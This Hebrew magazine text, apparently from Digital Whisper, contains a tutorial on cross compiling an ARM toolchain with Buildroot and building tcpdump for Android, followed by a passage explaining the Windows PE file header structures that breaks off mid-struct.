- **Open Source** - אוסף של קוד פומבי שניתן להורדה חנם. לדוגמא Linux הינו open source שניתן להוריד, לקרוא ולשנות כרצוננו ואילו מערכת ההפעלה Windows אינה (מה שנקרא Closed Source)
- **GNU** - פרויקט open source שמהווה את רוב סביבת ה-user mode של לינוקס (לינוקס מתייחס בעיקר ל-Kernel). GNU הינם ראשי תיבות מחזוריות - GNU Not Unix (זהו טרנד נפוץ בתחום המחשבים לעשות ראשי תיבות מחזוריות כגון XBM, CURL, PHP, Nagios ועוד)
- **gcc - GNU Compiler Collection**, קומפיילר של GNU שתומך בשלל שפות תכנות (C, Objective-C, GO, Java ועוד) ומהווה את הקומפיילר הסטנדרטי ברוב המכונות שמבוססות UNIX
- **libc - C Standard Library**, ספרייה אשר עוטפת את ה-syscall-ים במערכת ומספקת למשתמש סט של פונקציות הנוחות לשימוש
- **glibc - GNU libc**, הספרייה הנפוצה ביותר בשימוש בלינוקס
- **Makefile** - קובץ המאפשר להריץ את הקומפיילר ובו מפורטות "הוראות" עבורו וכעת, לעניינינו...

Cross Compiling

Cross Compiling (להלן CC) הינה שיטה לקמפל קוד על מכונה A (ה-Host) אשר יוכל לרוץ על מכונה B (ה-Target). באמצעות CC אנו בעצם מקמפלים קומפיילר אשר ידע ליצור קובץ בינארי שיוכל לרוץ על ה-Target.

השוני בין ה-Host לבין ה-Target יכול להיות במספר מאפיינים:

1. **מעבד**: ישנו מגוון רב של סוגי מעבדים: Intel, ARM, MIPS, PPC, SPARC ועוד
 - יכול להיות שונה גם ב-Bitness (32 \ 64 ביט)
 - יכול להיות שונה גם ב-Endianness אשר קובע את הסדר בו הבתים מסודרים בזיכרון (Little \ Big)
 - לכל מעבד יש גם תת דגם שיכול להיות בעל Instruction Set שונה. למשל עבור ARM ישנם: Armv9, Armv7 Cortex ועוד

2. **מערכת הפעלה:** לעומת עולם ה-Windows בו יש רק מערכת הפעלה אחת (אין הבדל בקמפול בין Win10, Win7, XP וכו' אלא רק 32 \ 64 ביט), בעולם ה-Unix יש שלל מערכות הפעלה ששונות ביניהן בקמפול:

- Linux
- FreeBSD
- Darwin (מערכת ההפעלה מבוססת Unix של חברת Apple כגון iPhone \ iPod-i Mac)
- Solaris (מערכת הפעלה שמשמשת בין היתר רכיבי Oracle)
- ועוד

כאשר מדברים על Cross Compiling, ניתן להתבלבל עם קונספט שונה של המרת קוד משפה לשפה שנקרא Source To Source. למשל המרת קוד ישן שנכתב בשפת Fortran לשפת C. תהליך כזה מתבצע ע"י רכיב המכונה Trans-compiler או Transpiler אך הנושא הזה אינו ב-scope שלנו ולכן לא ניכנס אליו. אם נחזור לדוגמה הקודמת, על אותה מכונת Ubuntu אני אוכל לקמפל ELF המותאם לרוץ על טלפון המריץ Android.

אז למה בעצם צריך Cross Compiling? למה לא לקמפל על מכונה שמתאימה ל-spec של ה-target?

התשובה מורכבת ממספר סיבות:

- תשתית - לא תמיד יש את התשתית לקמפול על מכונת היעד. למשל בסביבות Embedded שאינן חזקות מספיק כדי להריץ עליהן קומפיילר כדוגמת תנור מטבח או מכונת כביסה אשר מורץ עליהן לינוקס
- מהירות וביצועים - מכונת היעד יכולה להיות מאוד איטית ולכן ייקח זמן רב לקמפל קוד עליה
- זמינות - לא תמיד תהיה ברשותכם המכונה שאליה מיועד הבינארי שלכם. סיבה נוספת היא גם כלכלית, למה לרכוש רכיב אחר שיכול להיות יקר כשניתן לקמפל על מה שכבר יש
- רובוסטיות - אפשר להקים סביבה אחת בה ניתן לקמפל למגוון רב של סביבות אחרות באמצעות סקריפט אחד שמורץ בזמן ה-build של המוצר. דמיינו סט של makefile-ים: make-linux-armv7, make-darwin, make-mips וכו'

דוגמה מעניינת (ודי ישנה) הינה Canadian Cross Compiling שבה בונים Cross Compiler שבונה Compiler נוסף שמהווה Cross Compiler למכונה נוספת. כלומר, במכונה A מקמפלים קומפיילר אשר יוכל לרוץ על מכונה B עליה הוא יקמפל קומפיילר נוסף שיוכל לרוץ על מכונה C. בהרצה בשיטה זו ישתמשו בדגלים:


```
--build=[Compiler A Host] --host=[Compiler A Target] --target=[Compiler Target]
```

דוגמה לשימוש בטכניקה זו היא קמפול של Cross Compiler על לינוקס עבור Windows אשר ירוץ על Windows ויקמפל בינארים עבור מעבד MIPS. הסתבכתם? גם אני...

הטכניקה נקראת כך מהסיבה המוזרה שבתקופה שבה חשבו עליה היו בקנדה שלוש מפלגות פוליטיות.

If You Build It - It Will (Cross) Compile

www.DigitalWhisper.co.il

Binutils

במסגרת ה-Cross Compiling אנחנו נקבל, בין היתר, סט של Binutils (Binary Utilities) - בינאריים אשר מהווים כלים ליצירה וניהול של בינאריים שנוצרים בקמפול. דוגמאות לכלי Binutils חשובים:

- **as** - האסמבלר שמהווה את ה-backend של הקומפיילר (מוכר גם כ-GAS - GNU Assembler)
- **ld** - הלינקר שלוקח אחד או יותר קבצי obj (קבצי הביניים שהקוד מקומפל אליהם) ומקבץ אותם לכדי בינארי אחד (שיכול להיות executable, lib או obj אחר)
- **ar** - יוצר קבצי archive, בפרט קבצי ספריות סטטיות (למשל libc.a)
- **objdump** - מדפיס מידע אודות בינארי נתון ויכול לשמש כ-disassembler
- **readelf** - מציג מידע אודות מבנה הבינארי. למשל את ה-symbol table או את ה-header-ים של ה-ELF
- **strip** - מוריד מידע לא חיוני מהבינארי אשר מקטין את הגודל של הבינארי (כגון מידע עבור דיבוג ו-symbols). על כן, בינארי שהוא stripped יהיה קשה יותר לדבג או לעשות לו Reverse Engineering שימו לב כי כלי ה-Binutils הינם Platform Dependent ולכן גם הם נדבר של ה-Cross Compiling אך הם אינם כוללים את הקומפיילר עצמו. כלומר, אם נרצה להריץ objdump על בינארי שקומפל ל-MIPS נצטרך לקחת את ה-objdump שנוצר ב-CC ולא ב-objdump של ה-host (שככל הנראה לא יעבוד טוב).

Toolchain

Toolchain הינו אוסף הכלים הנדרשים בשביל קמפול של בינארי - קומפיילר, Binutils וה-libc (אוסף הספריות שעוטפות את ה-syscalls של המערכת). כאשר עוסקים ב-cross compiling ייוצר cross toolchain.

אז איך בעצם מקבלים toolchain באמצעותו אוכל לקמפל קוד למכונה אחרת? ובכן, יש שתי דרכים עיקריות:

1. להוריד toolchain מוכן מהאינטרנט - ישנם לא מעט אתרים שבהם יש כבר toolchain-ים שמותאמים למגוון רחב של מערכות. למעשה, עבור לא מעט רכיבים, החברה אשר מייצרת אותם מספקת את ה-toolchain המתאים לפלטפורמה. לדוגמא:

<https://developer.arm.com/open-source/gnu-toolchain/gnu-rm/downloads>

2. להשתמש ב-Buildroot - עליה נרחיב כעת

Buildroot

Buildroot הינה סביבה שנועדה להקל על בניית toolchain-ים אשר מורכבת מאוסף של makefile-ים. היא פורסמה לראשונה ב-2001 ונשארה מתוחזקת מאז כאשר עדכונים יוצאים מדי כמה חודשים. אגב, המערכת עצמה הינה open source שניתנת להורדה בחינם וניתן לעשות בה שינויים. היתרון של

Buildroot והגורם להצלחה של המערכת הינו הקלות והנוחות של השימוש בה. אז במקום להכביר במילים על הסביבה באו נצלול פנימה להדגמת השימוש בה...

לשם ההדגמה אשתמש ב-VM של Ubuntu x86 עם גישה לאינטרנט:

- הורידו את הגרסה האחרונה מ-<https://buildroot.org/download.html> (בעת כתיבת שורות אלו, הגרסה האחרונה הינה 2017.02.8). תקבלו קובץ tar (קובץ archive בדומה ל-zip או rar)
- העתיקו את הקובץ tar ל-VM (באמצעות scp או העתק-הדבק במידה ומותקן לכם vmware tools או בכל דרך הנוחה לכם)
- פתחו את הקובץ ונווטו לתיקיה שנוצרה:

```
tar -xvf buildroot-2017.02.8.tar.gz
cd buildroot-2017.02.8
```

בדומה לחבילות לינוקסיות אחרות ניתן לקבל תפריט עם "GUI" סטייל DOS ע"י הפקודה הבאה:


```
make menuconfig
```

יתכן כי ה-make יכשל וידרוש את הספרייה של ncurses¹, התקינו ע"י:


```
apt-get install libncurses-dev
```

ניתן לנווט בקלות ע"י Enter לכניסה פנימה, ESC לחזרה לשלב הקודם ו-"/" עבור חיפוש



- בשלב הזה יבוצע תהליך קצר של קומפילציה ולאחריו יפתח המסך הבא:



¹ ncurses (new curses) הינה חבילה המאפשרת פיתוח של אפליקציות עם GUI הרצות תחת Terminal



התפריט הנ"ל מאפשר להגדיר כמעט כל פרמטר אותו תרצו לשנות עבור ה-toolchain שלכם, לדוגמא, אם ניכנס לתפריט ה-Target options ולאחריו ל-Target Architecture נוכל לקבוע את הארכ' של המעבד. בדוגמא שלנו נרצה לבחור ARM. שימו לב כי ניתן להגדיר גם את ה-Endianness של המעבד (Little or Big):



בהינתן שבחרנו מעבד, ניתן גם לבחור את הסוג היותר מפורט שלו, ע"י התפריט " Target
:"Architecture Variant

כל שינוי בתפריט משפיע על התפריטים האחרים שנקבעים על פיו.


כאשר יש אפשרות שאתם לא בטוחים לגביה ניתן ללחוץ על Help (או בקיצור ללחוץ על H) ולקרוא את ההסבר על האופציה, ובנוסף לכך, לקבל את המידע אודות המשתנה אותו היא מגדירה ב-
:Makefile

אפשרויות מעניינות נוספות הקיימות בתפריטים אלו:

- **Toolchain -> Enable C++ support** - יש לבחור באפשרות הזו במידה ואתם רוצים לקמפל קוד C++. אחרת לא מומלץ לסמן אותה כיוון שזה יגדיל את זמן יצירת ה-toolchain וינפח את גודלו.
- **Toolchain -> C library** - ניתן לבחור באיזה libc להשתמש (uClibc, glibc, musl ועוד) - לכל ספרייה יתרונות וחסרונות משלה (גודל, תאימות לאחור, מהירות ריצה, תמיכה במעבדים וכו') הרגישו חופשי לשוטט במגוון האפשרויות ולשחק איתן.

צאו מהתפריט ושמרו את השינויים. השינויים משפיעים על הקובץ config. שנמצא בתיקייה הנוכחית:

- כעת, הריצו את הפקודה make, בשלב זה אתם יכולים ללכת להכין קפה או אפילו ללכת להביא קפה Take away כיוון שפעולה זו עלולה לקחת הרבה זמן (סדר גודל של חצי שעה)
- את קובץ ה-config. מומלץ להעתיק הצידה ולתת לו שם ייחודי (למשל config-arm926le). וכך בכל פעם שרוצים לבצע שינויים עבור פלטפורמה מסוימת ניתן להעתיק אותו לתיקייה של ה-Buildroot בשם config. (שימו לב שכל שינוי בתפריט דורס את הקובץ הזה)

- הפלט של הבילד נמצא בתיקיית ./output/host/usr/bin/. הסתכלו על מה נוצר באמצעות:

```
ls -al ./output/host/usr/bin
```

פלט לדוגמא:

```
arm-buildroot-linux-uclibcgnueabi-addr2line
arm-buildroot-linux-uclibcgnueabi-ar
arm-buildroot-linux-uclibcgnueabi-as
arm-buildroot-linux-uclibcgnueabi-cc -> toolchain-wrapper
arm-buildroot-linux-uclibcgnueabi-cc.br_real
arm-buildroot-linux-uclibcgnueabi-c++filt
arm-buildroot-linux-uclibcgnueabi-cpp -> toolchain-wrapper
arm-buildroot-linux-uclibcgnueabi-cpp.br_real
arm-buildroot-linux-uclibcgnueabi-elfedit
arm-buildroot-linux-uclibcgnueabi-gcc -> toolchain-wrapper
arm-buildroot-linux-uclibcgnueabi-gcc-5.4.0 -> toolchain-wrapper
arm-buildroot-linux-uclibcgnueabi-gcc-5.4.0.br_real
arm-buildroot-linux-uclibcgnueabi-gcc-ar
arm-buildroot-linux-uclibcgnueabi-gcc.br_real
arm-buildroot-linux-uclibcgnueabi-gcc-nm
arm-buildroot-linux-uclibcgnueabi-gcc-ranlib
arm-buildroot-linux-uclibcgnueabi-gcov
arm-buildroot-linux-uclibcgnueabi-gcov-tool
arm-buildroot-linux-uclibcgnueabi-gprof
arm-buildroot-linux-uclibcgnueabi-ld
arm-buildroot-linux-uclibcgnueabi-ld.bfd
arm-buildroot-linux-uclibcgnueabi-ldconfig -> ldconfig
arm-buildroot-linux-uclibcgnueabi-ldd -> ldd
arm-buildroot-linux-uclibcgnueabi-nm
arm-buildroot-linux-uclibcgnueabi-objcopy
arm-buildroot-linux-uclibcgnueabi-objdump
arm-buildroot-linux-uclibcgnueabi-ranlib
arm-buildroot-linux-uclibcgnueabi-readelf
arm-buildroot-linux-uclibcgnueabi-size
arm-buildroot-linux-uclibcgnueabi-strings
arm-buildroot-linux-uclibcgnueabi-strip
```

לאחר שסיימנו להכין את ה-Buildroot, נקמפל תוכנה קטנה:²

```
#include <stdio.h>
#include <sys/utsname.h>

int main()
{
    struct utsname u = { 0 };
    uname(&u);

    printf("%s\n", u.sysname);
    printf("%s\n", u.machine);

    return 0;
}
```

ונריץ:

```
./output/host/usr/bin/arm-buildroot-linux-uclibcgnueabi-gcc main.c --static -o
unameit
```

² uname - הינו syscall אשר מחזיר מידע אודות הרכיב, מוזמנים לקרוא עליו ע"י man 2 uname

רצוי להוסיף את הדגל --static בשביל שהבינארי יקומפל סטטית. ברוב המקרים הספריות במכונת ה-target לא יהיו תואמות לספריות איתן התקמפלנו או שאולי אפילו יהיו חסרות, לכן עדיף להביא את כל התלויות איתנו.

נבדוק מה הפורמט של הבינארי שיצא:

```
file ./unameit
./unameit: ELF 32-bit LSB executable, ARM, EABI5 version 1 (SYSV),
statically linked, not stripped
```


בואו ונבין את פלט הפקודה:

- **ELF 32-bit** - קובץ UNIX-י עבור מעבד 32 ביט
- **LSB** - Least Significant Bit כלומר הוא Little Endian (אחרת היה כתוב MSB)
- **ARM** - מעבד מתוצרת ARM
- **EABI5 version 1** - Embedded Application Binary Interface - הגרסה של ה-interface. משתמשים בזה עבור מעבדי ARM כדי להגדיר סטנדרטיזציה בין מנגנונים low level ל-high level
- **statically linked** - הבינארי מקומפל סטטית (כיוון שהוספנו את הדגל --static)
- **not stripped** - לא הורדנו ממנו את ה-symbol-ים

כעת נוכל לעלות אותו למכשיר האנדרואיד ולהריץ אותו (לאלו מכם עם iPhone - זה קצת יותר מאתגר להריץ בינאריים כיוון שצריך Jailbreak למכשיר). הפלט שנקבל:

```
192.168.1.25 - PuTTY
login as: root
SSHDroid
Use 'root' as username
Default password is 'admin'
root@192.168.1.25's password:
dreamqlteue:/data/data/berserker.android.apps.sshdroid/home $ ./unameit
Linux
armv8l
dreamqlteue:/data/data/berserker.android.apps.sshdroid/home $
```

ברכות, הרצתם את הבינארי ה-Cross Compiled הראשון שלכם!

Toolchain vs Buildroot

כפי שזוודאי שמתם לב, Toolchain מוכן הינו הפתרון "המהיר". הוא חוסך את זמן הקמפול ב-Buildroot ואת ההתעסקות למי שלא מכיר כ"כ את הנושא (מי שלא קרא את המאמר הנ"ל...). מצד שני, הוא פחות גמיש ועל כן הוא מומלץ במקרים בהם יודעים בדיוק את הפלטפורמה אליה רוצים לבנות ולא רוצים להתעסק בדברים מסביב.

בנוסף, לא לכל פלטפורמה קיים Toolchain שניתן להורדה (או שלפעמים הוא אינו חינם), אך שוב, מצד שני, גם לא כל פלטפורמה נתמכת ב-Buildroot.

לכן, יש להפעיל שיקול דעת כאשר מחפשים דרך ליצור Toolchain לפלטפורמה מסוימת.

קמפול קוד Open Source חיצוני

ישנן לא מעט חבילות Open Source שהינן Cross Platform כלומר ניתן לעשות להן Cross Compiling.

עכשיו, כשיש לנו כבר toolchain בוא נראה איך נוכל לקמפל open source, לדוגמא tcpdump, כך שנהיה מסוגלים להריץ אותו על מכשיר האנדרואיד ולהסניף את התקשורת.

- בשביל נוחות, נוסיף ל-PATH שלנו את התיקייה עם ה-cross compiler שקמפלנו:

```
PATH=$PATH:/home/user/Desktop/buildroot-2017.02.8/output/host/usr/bin/
```

- בכדי לקמפל tcpdump יש צורך לקמפל גם את libpcap (הספרייה המשמשת בין היתר להסנפה)
- הורידו את הקוד מה-repository וכנסו לתיקייה:

```
apt-get source libpcap
apt-get source tcpdump
cd libpcap-1.5.3
```

- כעת נריץ את סקריפט ה-configure אשר יצור קובץ Makefile שמותאם לפרמטרים שניתן:

```
CC=arm-buildroot-linux-uclibcgnueabi-gcc ./configure --host=arm-linux --with-pcap=linux
```

- CC : קובע מה הקומפיילר (בכדי שלא ייקח את ה-default של ה-Ubuntu)
- --host : קובע שאנחנו מקמפלים עבור ARM
- --with-pcap : קובע את סוג ה-packet capture. אנחנו רוצים לרוץ על מערכת Linux

- בשלב זה יתכן ותיתקלו בשגיאה הבאה:

```
configure: error: Your operating system's lex is insufficient to compile libpcap
```

- לכן התקינו flex ו-bison³ והריצו שוב:

```
apt-get install flex
apt-get install bison
```

- הריצו make:

```
make
```

- כעת נעשה דבר דומה גם ל-tcpdump ונקמפל אותו סטטית (שימו לב ש-libpcap צריך להיות תיקייה אחת מאחורי tcpdump):

```
cd ../tcpdump
CFLAGS=--static CC=arm-buildroot-linux-uclibcgnueabi-gcc ./configure --
host=arm-linux
make
```

- נבדוק איזה קובץ יצא לנו:

```
file ./tcpdump
./tcpdump: ELF 32-bit LSB executable, ARM, EABI5 version 1 (SYSV),
statically linked, not stripped
```

- נבדוק את גודלו:

```
ls -alh ./tcpdump
-rwxr-xr-x 1 root root 2.2M Dec 13 23:02 ./tcpdump
```

- נוריד ממנו את הסימבולים כך שיהיה קטן יותר:

```
arm-buildroot-linux-uclibcgnueabi-strip ./tcpdump
```

- ונבדוק שוב את גודלו ואת הפרטים עליו:

```
ls -alh ./tcpdump
-rwxr-xr-x 1 root root 1.5M Dec 13 23:08 ./tcpdump
file ./tcpdump
./tcpdump: ELF 32-bit LSB executable, ARM, EABI5 version 1 (SYSV),
statically linked, stripped
```

- שימו לב שהגודל ירד מ-2.2 מגה ל-1.5 מגה וכתוב שהוא stripped. קיבלנו בינארי של tcpdump שניתן להריץ אותו על מעבד ARM!

³ Bison-I Flex - מנתחים לקסיקלים אשר דרושים עבור libpcap על מנת לפרסר את ה-BPF (Berkley Packet Filter)

כיצד ניתן לדעת מה פלטפורמת היעד?

ישנם מקרים בהם נרצה לקמפל למכונה ונרצה לדעת את הפרמטרים שלה עבור ה-toolchain (כפי שצינתי בהתחלה - סוג מע"ה / Endianness / מעבד וכו').

ישנן מספר דרכים להשיג את המידע הרלוונטי:

- הרצת הפקודה "uname -a" - לרוב תיתן לנו מספיק פרטים על המערכת עצמה אך פקודה זו לא תמיד קיימת על הרכיב
- הרצת הפקודה "file" על אחד הבינארים במכונה - כפי שראינו בדוגמאות, פקודה זו מספקת לנו כמעט את כל הפרטים הרלוונטיים. לא תמיד יש את file על המכונה אך ניתן להוריד את הבינארי ולהריץ עליו במכונה בה יש את file (למשל Ubuntu). גם הרצת readelf יכולה לתת מידע נוסף.
- קריאה מ-/proc/cpuinfo - להלן דוגמא ממכשיר אנדרואיד:

```
cat /proc/cpuinfo
Processor       : AArch64 Processor rev 4 (aarch64)
model name     : ARMv8 Processor rev 4 (v8l)
Features       : half thumb fastmult vfp edsp neon vfpv3 tls vfpv4
                idiva
                idivt lpae evtstrm aes pmull sha1 sha2 crc32
model name     : ARMv8 Processor rev 4 (v8l)
model name     : ARMv8 Processor rev 1 (v8l)
```

- וכמובן - תמיד אפשר לנסות לחפש מידע על הרכיב באינטרנט...

סיכום

במאמר הזה עברתי קצת על מושגים בסיסיים בקומפילציה והרחבתי על טכניקת ה-Cross Compiling אשר מאפשרת לקמפל בינאריים ממערכת אחת למערכת אחרת. כמו כן, הצגתי את הטכניקות השונות לעשות זאת והרחבתי בפירוט על אופן השימוש ב-Buildroot על מנת ליצור Toolchain שיתאים לפלטפורמה אליה אתם רוצים לקמפל.

המניע לכתוב את המאמר הנ"ל היה לפשט את נושא ה-Cross Compiling ולהנגיש אותו למי שלא התנסה בכך בעבר או למי שהרגיש שהוא לא מספיק יודע מה הוא עושה וע"י כך להפוך את הטכניקה ל"פחות מפחידה". המניע האישי עבורי, בתור מישהי שמתעסקת לא מעט ב-Cross Compiling, היה להיכנס יותר לעומק הנושא ולהבין כל שלב בתהליך.

יש לא מעט נושאים בתחום המחשבים והפיתוח שאנשים מתעסקים בהם ביום-יום ויודעים "לתפעל" אותם אך לא באמת מבינים מה עומד מאחוריהם וכיצד הם פועלים (מה שנקרא "נכנסים ל-Bits And Bytes"). לכן, המטרה שלי הייתה לעודד את קוראי המאמר להיכנס לעומק הנושא ולהבין יותר טוב איך המנגנון עובד ולתת את הכלים לעשות את כל העולה על רוחכם.

מקווה שהשגתי את המטרה ושחלקכם אף ניסו לעשות בעצמכם את הדברים שהדגמתי במאמר. תודה על הקריאה.

קישורים לקריאה נוספת

- <https://buildroot.org/download.html>
- <https://elinux.org/Toolchains>
- http://wiki.osdev.org/GCC_Cross-Compiler
- https://en.wikipedia.org/wiki/Source-to-source_compiler
- <https://buildroot.org/>
- https://en.wikipedia.org/wiki/ARM_architecture
- https://en.wikipedia.org/wiki/Recursive_acronym

Portable Executable

מאת Spl0it

הקדמה - מה זה PE?

ויקיפדיה: "PE (קיצור של Portable Executable) הוא פורמט שפותח ע"י Microsoft עבור קבצי ריצה, קבצי אובייקט, ספריות קישור-דינמי (DLL), קבצי פונטים (FON) ועוד אשר משומשים בגרסאות ה-32 וה-64 ביט של מערכות המשתמשות במערכת ההפעלה Windows. PE הוא מבנה נתונים אשר מקבץ את המידע ההכרחי בשביל שה-Loader של Windows יצליח לנהל את הקוד בזמן ריצה".

סוגי הקבצים הנפוצים ביותר המשתמשים בפורמט PE:

- exe - קובץ ריצה
- dll - ספריית קישור-דינמי
- sys/drv - קובץ מערכת (דרייבר לקרנל)
- ocx - קובץ שליטה ב-ActiveX
- cpl - לוח בקרה
- scr - שומר מסך

הערה: לקבצי lib. (ספריות סטטיות) יש פורמט שונה, לא PE.


מערכת ההפעלה Windows עושה שימוש בקבועים הנ"ל כדי לייצג גדלים של משתנים:

גודל	טיפוס
1 בייט	CHAR (Character)
2 בתים	WORD
2 בתים	SHORT (Short Integer)
4 בתים	DWORD (Double Word)
4 בתים	LONG (Long Integer)
8 בתים	QWORD (Quad Word)
8 בתים	ONGLONG

כלים לחקירת ה-PE:

- PEView - לטובת הסתכלות על ה-PE של קבצים בפורמט זה
- CFF Explorer - אותו דבר, אך עם פיצ'רים נוספים כגון עריכת ה-PE בהקסדצימלי והמרת הקובץ לשפת אסמבלי
- WinDbg - עבור ניפוי שגיאות (Debugging) בסיסי

פורמט ה-PE נראה כך (התמונה ממספרת כדי שהסברים בהמשך המאמר יהיו ברורים יותר. לתמונה "נקייה" יותר, לחצו [כאן](#)):

DOS-Header

המבנה הראשון, הנמצא ב-Offset 0x0, נקרא DOS-Header והוא נראה כך (מספר 1 בתמונת פורמט ה-PE):

<pre>struct _IMAGE_DOS_HEADER { 0x00 WORD e_magic; 0x02 WORD e_cblp; 0x04 WORD e_cp; 0x06 WORD e_crlc; 0x08 WORD e_cparhdr; 0x0a WORD e_minalloc; 0x0c WORD e_maxalloc; 0x0e WORD e_ss; 0x10 WORD e_sp; 0x12 WORD e_csum; 0x14 WORD e_ip; 0x16 WORD e_cs; 0x18 WORD e_lfarlc; 0x1a WORD e_ovno; 0x1c WORD e_res[4]; 0x24 WORD e_oemid; 0x26 WORD e_oeminfo; 0x28 WORD e_res2[10]; 0x3c DWORD e_lfanew; };</pre>	<pre>typedef struct _IMAGE_DOS_HEADER { WORD e_magic; // Magic number WORD e_cblp; // Bytes on last page of file WORD e_cp; // Pages in file WORD e_crlc; // Relocations WORD e_cparhdr; // Size of header in paragraphs WORD e_minalloc; // Minimum extra paragraphs needed WORD e_maxalloc; // Maximum extra paragraphs needed WORD e_ss; // Initial (relative) SS value WORD e_sp; // Initial SP value WORD e_csum; // Checksum WORD e_ip; // Initial IP value WORD e_cs; // Initial (relative) CS value WORD e_lfarlc; // File address of relocation table WORD e_ovno; // Overlay number WORD e_res[4]; // Reserved words WORD e_oemid; // OEM identifier (for e_oeminfo) WORD e_oeminfo; // OEM information; e_oemid specific WORD e_res2[10]; // Reserved words LONG e_lfanew; // File address of new exe header } IMAGE_DOS_HEADER, *PIMAGE_DOS_HEADER;</pre>
---	---

הערה להמשך המאמר: שדות המסומנים ב**כחול** הם שדות שחשובים לנו. לא אוכל לכסות את כלל השדות במאמר זה, לכן אכסה רק את השדות החשובים.

אכפת לנו בעצם רק משני ערכים: הערך בשדה **e_magic** והערך בשדה **e_lfanew** (כל השאר אלו דברים שקשורים ל-DOS).

e_magic אומר לנו באיזה סוג קובץ מדובר והערך בשדה **e_lfanew** הוא ה-Offset למבנה נתונים הבא (ה-PE Header הבא). הערך של **e_magic** יהיה 'MZ', שזה בעצם מארק זביקובסקי (Mark Zbikowski), הבחור שפיתח את MS-DOS.


דרך אגב, עבור רוב התוכנות ב-Windows, ה-DOS header כוללת פיסת תוכנית של DOS אשר מדפיסה את הפלט: "This program cannot be run in DOS mode" (תוכנית זאת איננה יכולה לרוץ ב-DOS). לדוגמא, אם מישהו ינסה להריץ את פנקס הרשימות (notepad.exe) בתוך DOS, הפלט שיוחזר יהיה "This program cannot be run in DOS mode".

NT-Header

אחרי ה-DOS-Header, אנו מגיעים ל-NT-Header. הוא נראה כך (מספר 2 בתמונת פורמט ה-PE):

<pre>struct _IMAGE_NT_HEADERS { 0x00 DWORD Signature; 0x04 _IMAGE_FILE_HEADER FileHeader; 0x18 _IMAGE_OPTIONAL_HEADER OptionalHeader; };</pre>	<pre>typedef struct _IMAGE_NT_HEADERS { DWORD Signature; IMAGE_FILE_HEADER FileHeader; IMAGE_OPTIONAL_HEADER32 OptionalHeader; } IMAGE_NT_HEADERS32, *PIMAGE_NT_HEADERS32;</pre>
--	--

זהו מבנה נתונים אשר טמועים בתוכו 2 מבני נתונים נוספים, ושמותיהם **FILE_HEADER** ו-**OPTIONAL_HEADER**.

Signature יהיה שווה לערך 0x00004550 (המחרוזת "PE" בייצוג ASCII) בתוך DWORD. אחרת, הוא יחזיק ב-2 struct-ים אחרים אשר טמונים ב-PE.

FILE HEADER

לאחר מכן, נמצא השדה **FILE_HEADER**. שדה זה הוא מבנה נתונים אשר מוטבע בתוך ה-NT-Header ונראה כך (מספר 3 בתמונת פורמט ה-PE):

```
struct _IMAGE_FILE_HEADER {
0x00 WORD Machine;
0x02 WORD NumberOfSections;
0x04 DWORD TimeDateStamp;
0x08 DWORD PointerToSymbolTable;
0x0c DWORD NumberOfSymbols;
0x10 WORD SizeOfOptionalHeader;
0x12 WORD Characteristics;
};
```

```
typedef struct _IMAGE_FILE_HEADER {
    WORD    Machine;
    WORD    NumberOfSections;
    DWORD   TimeDateStamp;
    DWORD   PointerToSymbolTable;
    DWORD   NumberOfSymbols;
    WORD    SizeOfOptionalHeader;
    WORD    Characteristics;
} IMAGE_FILE_HEADER, *PIMAGE_FILE_HEADER;
```

Machine הוא הערך שקובע את ארכיטקטורת המעבד שהתוכנה אמורה לעבוד לפיה. ערך זה הוא האינדיקציה הראשונית שלנו בנוגע להאם מדובר בקובץ מסוג 32 או 64 ביט. אם הערך הוא 014C, מדובר בבינארי מסוג x86 (כתוב באסמבלי מסוג 32 ביט), הידוע בשמו PE32. אם הערך הוא 8664, מדובר בבינארי מסוג x86-x64 (בינארי מסוג AMD64, כתוב באסמבלי מסוג 64 ביט), הידוע בשמו PE32+.

NumberOfSections הוא כמות ה-Section Header-ים הקיימים (מסומנים בעיגול אדום בתמונת פורמט ה-PE).

TimeDateStamp הוא ערך המציג תאריך ב-Unix (Unix timestamp, כמות השניות שעברו מאז epoc, כאשר epoc הוא 00:00:00 ב-1 בינואר, 1970) וערך זה נקבע בזמן קישור (At link time). שדה זה אומר לנו מתי הקובץ קומפל. ערך זה משמש הרבה בחקירת נזקות, אך תקחו בחשבון שהתוקף יכול לשנות את ערך זה, לכן אי אפשר לסמוך על אמינותו.

Characteristics מכיל הגדרות לקובץ, כגון:

```
#define IMAGE_FILE_EXECUTABLE_IMAGE      0x0002
// File is executable (i.e. no unresolved external references).
#define IMAGE_FILE_LINE_NUMS_STRIPPED    0x0004
// Line numbers stripped from file.
#define IMAGE_FILE_LARGE_ADDRESS_AWARE   0x0020
// App can handle >2gb addresses
#define IMAGE_FILE_32BIT_MACHINE          0x0100
// 32 bit word machine.
#define IMAGE_FILE_SYSTEM                  0x1000
// System File.
#define IMAGE_FILE_DLL                     0x2000
// File is a DLL.
```

לדוגמא, אם ערכו של שדה זה יהיה 0x2002 אז קובץ זה הוא DLL וגם קובץ ריצה, זאת כתוצאה מהחישוב של 0x0002+0x2000.

מבנה הנתונים השני המוטמע בתוך ה-NT-Header הוא **OPTIONAL_HEADER** והוא נראה כך (מספר 4 בתמונת פורמט ה-PE):

```
struct _IMAGE_OPTIONAL_HEADER {
0x00 WORD Magic;
0x02 BYTE MajorLinkerVersion;
0x03 BYTE MinorLinkerVersion;
0x04 DWORD SizeOfCode;
0x08 DWORD SizeOfInitializedData;
0x0c DWORD SizeOfUninitializedData;
0x10 DWORD AddressOfEntryPoint;
0x14 DWORD BaseOfCode;
0x18 DWORD BaseOfData;
0x1c DWORD ImageBase;
0x20 DWORD SectionAlignment;
0x24 DWORD FileAlignment;
0x28 WORD MajorOperatingSystemVersion;
0x2a WORD MinorOperatingSystemVersion;
0x2c WORD MajorImageVersion;
0x2e WORD MinorImageVersion;
0x30 WORD MajorSubsystemVersion;
0x32 WORD MinorSubsystemVersion;
0x34 DWORD Win32VersionValue;
0x38 DWORD SizeOfImage;
0x3c DWORD SizeOfHeaders;
0x40 DWORD CheckSum;
0x44 WORD Subsystem;
0x46 WORD DllCharacteristics;
0x48 DWORD SizeOfStackReserve;
0x4c DWORD SizeOfStackCommit;
0x50 DWORD SizeOfHeapReserve;
0x54 DWORD SizeOfHeapCommit;
0x58 DWORD LoaderFlags;
0x5c DWORD NumberOfRvaAndSizes;
0x60 _IMAGE_DATA_DIRECTORY DataDirectory[16];
};
```

גרסת 32 ביט:

גרסת 64 ביט:

```
typedef struct _IMAGE_OPTIONAL_HEADER {
    WORD Magic;
    BYTE MajorLinkerVersion;
    BYTE MinorLinkerVersion;
    DWORD SizeOfCode;
    DWORD SizeOfInitializedData;
    DWORD SizeOfUninitializedData;
